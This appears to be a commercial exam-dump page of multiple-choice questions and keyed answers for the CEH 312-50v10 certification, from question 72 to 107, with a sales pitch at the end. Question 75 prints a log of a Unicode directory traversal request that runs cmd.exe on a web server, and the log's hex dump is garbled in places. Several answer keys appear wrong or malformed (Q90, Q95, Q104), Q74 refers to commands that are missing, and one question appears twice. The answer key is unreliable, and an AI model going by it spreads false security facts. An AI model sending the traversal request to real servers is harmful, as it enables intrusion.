What is Eve trying to do?
A. Eve is trying to escalate privilege of the null user to that of Administrator
B. Eve is trying to enumerate all users with Administrative privileges
C. Eve is trying to connect as a user with Administrator privileges
D. Eve is trying to carry out a password crack for user Administrator
Answer: D (LEAVE A REPLY)

NEW QUESTION: 72
International Organization for Standardization (ISO) standard 27002 provides guidance for compliance by outlining
A. standard best practice for configuration management.
B. contract agreement writing standards.
C. guidelines and practices for security controls.
D. financial soundness and business viability metrics.
Answer: C (LEAVE A REPLY)

NEW QUESTION: 73
You are logged in as a local admin on a Windows 7 system and you need to launch the Computer Management Console from command line.
Which command would you use?
A. c:\ncpa.cp
B. c:\gpedit
C. c:\services.msc
D. c:\compmgmt.msc
Answer: (SHOW ANSWER)

NEW QUESTION: 74
Eve stole a file named secret.txt, transferred it to her computer and she just entered these commands:

What is she trying to achieve?

A. She is using John the Ripper to crack the passwords in the secret.txt file

B. She is encrypting the file.

C. She is using John the Ripper to view the contents of the file.

D. She is using ftp to transfer the file to another hacker named John.

Answer: A (LEAVE A REPLY)

NEW QUESTION: 75

Study the following log extract and identify the attack.

```
12/26-07:06:22:31.167035 207.219.207.240:1882 -> 172.16.1.106:80
TCP TTL:13 TTL:50 TOS:0x0 IP:53476 DFF
***AP*** Seq: 0x2BDC107 Ack: 0x1CB9F186 Win: 0x2238 TcpLen: 20
47 45 54 20 2F 6D 73 61 64 63 2F 2E 2E C0 AF 2E GET /msadc/.....
2E 2F 2E 2E C0 AF 2E 2E 2F 2E 2E C0 AF 2E 2E 2F ./....../....../
77 69 6E 6E 74 2F 73 79 73 74 65 6D 33 32 2F 63 winnt/system32/c
6D 64 2E 65 78 65 3F 2F 63 2B 64 69 72 2B 63 3A md.exe?/c+dir+c:
5C 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 \ HTTP/1.1..Acce
70 74 3A 20 69 6D 61 67 65 2F 67 69 66 2C 20 69 pt: image/gif, i
6D 61 67 65 2F 78 2D 78 62 69 74 6D 61 70 2C 20 mage/x-xbitmap
69 6D 61 67 65 2F 6A 70 65 67 2C 20 69 6D 61 67 image/jpeg, imag
65 2F 70 6A 70 65 67 2C 20 61 70 70 6C 69 63 61 e/pjpeg, applica
74 69 6F 6E 2F 76 6E 64 2E 6D 73 2D 65 78 63 65 tion/vnd.ms-exce
6C 2C 20 61 70 70 6C 69 63 61 74 69 6F 6E 2F 6D l, application/m
73 77 6F 72 64 2C 20 61 70 70 6C 69 63 61 74 69 sword, applicati
6F 6E 2F 76 6E 64 2E 6D 73 2D 70 6F 77 65 72 70 on/vnd.ms-powerp
6F 69 6E 74 2C 20 2A 2F 2A 0D 0A 41 63 63 65 70 oint, */*..Accep
74 2D 4C 61 6E 67 2F 34 2E 30 20 28 63 6F 6D 70 ozilla/age: en-u
73 0D 0A 62 6C 65 3B 20 4D 53 49 45 20 35 2E 30 atible;pt-Encodi
6E 67 3A 57 69 6E 64 6F 77 73 20 39 35 29 0D 0A 1; Windo, deflat
65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D e..User-Agent: M
6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 ozilla/4.0 (comp
61 74 69 62 6C 65 3B 20 4D 53 49 45 20 35 2E 30 atible; MSIE 5.0
31 3B 20 57 69 6E 64 6F 77 73 20 39 35 29 0D 0A 1; Windows 95)..
48 6F 73 74 3A 20 6C 61 62 2E 77 69 72 65 74 72 Host: lib.bvxttr
69 70 2E 6E 65 74 0D 0A 43 6F 6E 6E 65 63 74 69 ip.org..Connecti
6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A on: Keep-Alive..
43 6F 6F 6B 69 65 3A 20 41 53 50 53 45 53 53 49 Cookie: ASPSESSI
4F 4E 49 44 47 51 51 51 51 51 5A 55 3D 4B 4E 4F ONIDGQQQQQZU=KNO
48 4D 4F 4A 41 4B 50 46 4F 50 48 4D 4C 41 50 4E HMOJAKPFOPHMLAPN
49 46 49 46 42 0D 0A 0D 0A 41 50 4E 49 46 49 46 IFIFB....APNIFIF
42 0D 0A 0D 0A B....
```


A. Cross Site Scripting

B. Hexcode Attack

C. Unicode Directory Traversal Attack

D. Multiple Domain Traversal Attack
Answer: C (LEAVE A REPLY)

NEW QUESTION: 76
A company's security policy states that all Web browsers must automatically delete their HTTP browser cookies upon terminating. What sort of security breach is this policy attempting to mitigate?
A. Attempts by attackers to access Web sites that trust the Web browser user by stealing the user's authentication credentials.
B. Attempts by attackers to access the user and password information stored in the company's SQL database.
C. Attempts by attackers to access passwords stored on the user's computer without the user's knowledge.
D. Attempts by attackers to determine the user's Web browser usage patterns, including when sites were visited and for how long.
Answer: (SHOW ANSWER)
Cookies can store passwords and form content a user has previously entered, such as a credit card number or an address.
Cookies can be stolen using a technique called cross-site scripting. This occurs when an attacker takes advantage of a website that allows its users to post unfiltered HTML and JavaScript content.
References: https://en.wikipedia.org/wiki/HTTP_cookie#Cross-site_scripting_.E2.80.93_cookie_theft

NEW QUESTION: 77
Fingerprinting an Operating System helps a cracker because:
A. It opens a security-delayed window based on the port being scanned
B. It informs the cracker of which vulnerabilities he may be able to exploit on your system
C. It doesn't depend on the patches that have been applied to fix existing security holes
D. It defines exactly what software you have installed
Answer: B (LEAVE A REPLY)

NEW QUESTION: 78
Which of the following is NOT an ideal choice for biometric controls?
A. Voice
B. Height and weight
C. Iris patterns
D. Fingerprints
Answer: B (LEAVE A REPLY)

NEW QUESTION: 79
Which of the following is designed to verify and authenticate individuals taking part in a data exchange within an enterprise?
A. PKI
B. Biometrics
C. Single-Sign On
D. SOA
Answer: A (LEAVE A REPLY)

NEW QUESTION: 80
In both pharming and phishing attacks an attacker can create websites that look similar to legitimate sites with the intent of collecting personal identifiable information from its victims. What is the difference between pharming and phishing attacks?
A. Both pharming and phishing attacks are identical.
B. In a pharming attack a victim is redirected to a fake website by modifying their host configuration file or by exploiting vulnerabilities in DNS. In a phishing attack an attacker provides the victim with a URL that is either misspelled or looks similar to the actual websites domain name.
C. In a phishing attack a victim is redirected to a fake website by modifying their host configuration file or by exploiting vulnerabilities in DNS. In a phishing attack an attacker provides the victim with a URL that is either misspelled or looks similar to the actual websites domain name.
D. Both pharming and phishing attacks are purely technical and are not considered forms of social engineering
Answer: B (LEAVE A REPLY)

NEW QUESTION: 81
A developer for a company is tasked with creating a program that will allow customers to update their billing and shipping information. The billing address field used is limited to 50 characters. What pseudo code would the developer use to avoid a buffer overflow attack on the billing address field?
A. if (billingAddress != 50) {update field} else exit
B. if (billingAddress <= 50) {update field} else exit

C. if (billingAddress >= 50) {update field} else exit
D. if (billingAddress = 50) {update field} else exit
Answer: B (LEAVE A REPLY)

NEW QUESTION: 82
Which of the following types of jailbreaking allows user-level access but does not allow iboot-level access?
A. Sandbox Exploit
B. Userland Exploit
C. iBoot Exploit
D. Bootrom Exploit
Answer: B (LEAVE A REPLY)

NEW QUESTION: 83
The chance of a hard drive failure is once every three years. The cost to buy a new hard drive is $300. It will require 10 hours to restore the OS and software to the new hard disk. It will require a further 4 hours to restore the database from the last backup to the new hard disk. The recovery person earns $10/hour. Calculate the SLE, ARO, and ALE. Assume the EF = 1 (100%).
What is the closest approximate cost of this replacement and recovery operation per year?
A. $146
B. $1320
C. $440
D. $100
Answer: A (LEAVE A REPLY)
Explanation
The annualized loss expectancy (ALE) is the product of the annual rate of occurrence (ARO) and the single loss expectancy (SLE).
Suppose than an asset is valued at $100,000, and the Exposure Factor (EF) for this asset is 25%. The single loss expectancy (SLE) then, is 25% * $100,000, or $25,000.
In our example the ARO is 33%, and the SLE is 300+14*10 (as EF=1). The ALO is thus: 33%*(300+14*10) which equals 146.
References: https://en.wikipedia.org/wiki/Annualized_loss_expectancy

NEW QUESTION: 84
What term describes the amount of risk that remains after the vulnerabilities are classified and the countermeasures have been deployed?
A. Residual risk
B. Inherent risk
C. Deferred risk
D. Impact risk
Answer: A (LEAVE A REPLY)

The residual risk is the risk or danger of an action or an event, a method or a (technical) process that, although being abreast with science, still conceives these dangers, even if all theoretically possible safety measures would be applied (scientifically conceivable measures); in other words, the amount of risk left over after natural or inherent risks have been reduced by risk controls.
References: https://en.wikipedia.org/wiki/Residual_risk

NEW QUESTION: 85
You are performing a penetration test for a client and have gained shell access to a Windows machine on the internal network. You intend to retrieve all DNS records for the internal domain, if the DNS server is at 192.168.10.2 and the domain name is abccorp.local, what command would you type at the nslookup prompt to attempt a zone transfer?
A. List domain=Abccorp.local type=zone
B. list server=192.168.10.2 type=all
C. is-d abccorp.local
D. lserver 192.168.10.2-t all
Answer: C (LEAVE A REPLY)

NEW QUESTION: 86
What is the broadcast address for the subnet 190.86.168.0/22?
A. 190.86.168.255
B. 190.86.171.255
C. 190.86.255.255
D. 190.86.169.255
Answer: B (LEAVE A REPLY)

NEW QUESTION: 87
An IT security engineer notices that the company's web server is currently being hacked. What should the engineer do next?
A. Perform a system restart on the company's web server.
B. Determine the origin of the attack and launch a counterattack.
C. Record as much information as possible from the attack.
D. Unplug the network connection on the company's web server.
Answer: C (LEAVE A REPLY)

NEW QUESTION: 88
Which of the following is a form of penetration testing that relies heavily on human interaction and often involves tricking people into breaking normal security procedures?
A. Tailgating
B. Eavesdropping
C. Piggybacking
D. Social Engineering

Answer: D (LEAVE A REPLY)

NEW QUESTION: 89
During a black-box pen test you attempt to pass IRC traffic over port 80/TCP from a compromised web enabled host. The traffic gets blocked; however, outbound HTTP traffic is unimpeded. What type of firewall is inspecting outbound traffic?
A. Circuit
B. Stateful
C. Packet Filtering
D. Application
Answer: (SHOW ANSWER)

NEW QUESTION: 90
Using Windows CMD, how would an attacker list all the shares to which the current user context has access?
A. NET USE
B. NET CONFIG
C. NET FILE
D. NET VIEW
Answer: A (LEAVE A REPLY)
Connects a computer to or disconnects a computer from a shared resource, or displays information about computer connections. The command also controls persistent net connections. Used without parameters, net use retrieves a list of network connections.
References: https://technet.microsoft.com/en-us/library/bb490717.aspx

NEW QUESTION: 91
What is the most secure way to mitigate the theft of corporate information from a laptop that was left in a hotel room?
A. Back up everything on the laptop and store the backup in a safe place.
B. Encrypt the data on the hard drive.
C. Use a strong logon password to the operating system.
D. Set a BIOS password.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 92
Websites and web portals that provide web services commonly use the Simple Object Access Protocol SOAP.
Which of the following is an incorrect definition or characteristics in the protocol?
A. Exchanges data between web services
B. Provides a structured model for messaging
C. Based on XML
D. Only compatible with the application protocol HTTP
Answer: (SHOW ANSWER)

NEW QUESTION: 93
The "gray box testing" methodology enforces what kind of restriction?
A. The internal operation of a system is only partly accessible to the tester.
B. The internal operation of a system is completely known to the tester.
C. Only the external operation of a system is accessible to the tester.
D. Only the internal operation of a system is known to the tester.
Answer: (SHOW ANSWER)
A black-box tester is unaware of the internal structure of the application to be tested, while a white-box tester has access to the internal structure of the application. A gray-box tester partially knows the internal structure, which includes access to the documentation of internal data structures as well as the algorithms used.
References: https://en.wikipedia.org/wiki/Gray_box_testing

NEW QUESTION: 94
Which of the following is considered an acceptable option when managing a risk?
A. Reject the risk.
B. Mitigate the risk.
C. Deny the risk.
D. Initiate the risk.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 95
You are tasked to configure the DHCP server to lease the last 100 usable IP addresses in subnet to. 1.4.0/23. Which of the following IP addresses could be teased as a result of the new configuration?
A. 210.1.55.200
B. 10..1.5.200
C. 10.1.4.254

D. 10.1.4.156
Answer: B (LEAVE A REPLY)

NEW QUESTION: 96
Which of the following is the greatest threat posed by backups?
A. A backup is the source of Malware or illicit information.
B. A backup is unavailable during disaster recovery.
C. A backup is incomplete because no verification was performed.
D. An un-encrypted backup can be misplaced or stolen.
Answer: D (LEAVE A REPLY)
If the data written on the backup media is properly encrypted, it will be useless for anyone without the key.
References: http://resources.infosecinstitute.com/backup-media-encryption/

NEW QUESTION: 97
During a black-box pen test you attempt to pass IRC traffic over port 80/TCP from a compromised web
enabled host. The traffic gets blocked; however, outbound HTTP traffic is unimpeded. What type of firewall
is inspecting outbound traffic?
A. Stateful
B. Packet Filtering
C. Circuit
D. Application
Answer: D (LEAVE A REPLY)

NEW QUESTION: 98
Bob, your senior colleague, has sent you a mail regarding a deal with one of the clients.
You are requested to accept the offer and you oblige. After 2 days. Bob denies that he had ever sent a mail. What do you want to ""know"" to prove yourself that it was Bob who had send a mail?
A. Integrity
B. Confidentiality
C. Non-Repudiation
D. Authentication
Answer: C (LEAVE A REPLY)

NEW QUESTION: 99
In Risk Management, how is the term "likelihood" related to the concept of "threat?"
A. Likelihood is the probability that a threat-source will exploit a vulnerability.
B. Likelihood is a possible threat-source that may exploit a vulnerability.
C. Likelihood is the likely source of a threat that could exploit a vulnerability.

D. Likelihood is the probability that a vulnerability is a threat-source.
Answer: A (LEAVE A REPLY)
The ability to analyze the likelihood of threats within the organization is a critical step in building an effective security program. The process of assessing threat probability should be well defined and incorporated into a broader threat analysis process to be effective.
References:
http://www.mcafee.com/campaign/securitybattleground/resources/chapter5/whitepaper-on-assessing-threat-attack-likelihood.pdf

NEW QUESTION: 100
An organization hires a tester to do a wireless penetration test. Previous reports indicate that the last test did not contain management or control packets in the submitted traces.
Which of the following is the most likely reason for lack of management or control packets?
A. On Linux and Mac OS X, only 802.11 headers are received in promiscuous mode.
B. Certain operating systems and adapters do not collect the management or control packets.
C. The wrong network card drivers were in use by Wireshark.
D. The wireless card was not turned on.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 101
Your team has won a contract to infiltrate an organization. The company wants to have the attack be as
realistic as possible; therefore, they did not provide any information besides the company name. What
should be the first step in security testing the client?
A. Reconnaissance
B. Enumeration
C. Escalation
D. Scanning
Answer: A (LEAVE A REPLY)

NEW QUESTION: 102
Perspective clients want to see sample reports from previous penetration tests.
What should you do next?
A. Decline but, provide references.
B. Share full reports, not redacted.
C. Share full reports with redactions.
D. Share reports, after NDA is signed.
Answer: A (LEAVE A REPLY)
Explanation
Penetration tests data should not be disclosed to third parties.

NEW QUESTION: 103
Seth is starting a penetration test from inside the network. He hasn't been given any information about the network. What type of test is he conducting?
A. External, Blackbox
B. Internal Whitebox
C. External, Whitebox
D. Internal, Blackbox
Answer: (SHOW ANSWER)

NEW QUESTION: 104
What is the correct PCAP filter to capture all TCP traffic going to or from host 192.168.0.125 on port 25?
A. tcp.src == 25 and ip.host == 192.168.0.125
B. tcp.port == 25 and ip.host == 192.168.0.125
C. port 25 and host 192.168.0.125
D. host 192.168.0.125:25
Answer: B (LEAVE A REPLY)

NEW QUESTION: 105
Which of the following is designed to identify malicious attempts to penetrate systems?
A. Intrusion Detection System
B. Firewall
C. Proxy
D. Router
Answer: A (LEAVE A REPLY)
Explanation
An intrusion detection system (IDS) is a device or software application that monitors network or system activities for malicious activities or policy violations and produces electronic reports to a management station.
References: https://en.wikipedia.org/wiki/Intrusion_detection_system

NEW QUESTION: 106
Firewalls are the software or hardware systems that are able to control and monitor the traffic coming in and out the target network based on pre-defined set of rules.
Which of the following types of firewalls can protect against SQL injection attacks?
A. Web application firewall
B. Stateful firewall
C. Packet firewall
D. Data-driven firewall
Answer: A (LEAVE A REPLY)

NEW QUESTION: 107
While doing a technical assessment to determine network vulnerabilities, you used the TCP XMAS scan. What would be the response of all open ports?
A. The port will send an ACK
B. The port will ignore the packets
C. The port will send an RST
D. The port will send a SYN
Answer: B (LEAVE A REPLY)

Valid 312-50v10 Dumps shared by TrainingQuiz.com for Helping Passing 312-50v10 Exam! TrainingQuiz.com now offer the **newest 312-50v10 exam dumps**, the TrainingQuiz.com 312-50v10 exam **questions have been updated** and **answers have been corrected** get the **newest** TrainingQuiz.com 312-50v10 dumps with Test Engine here: https://www.trainingquiz.com/312-50v10-practice-quiz.html (**745** Q&As Dumps, **40%OFF** **Special Discount: Exam-Tests**)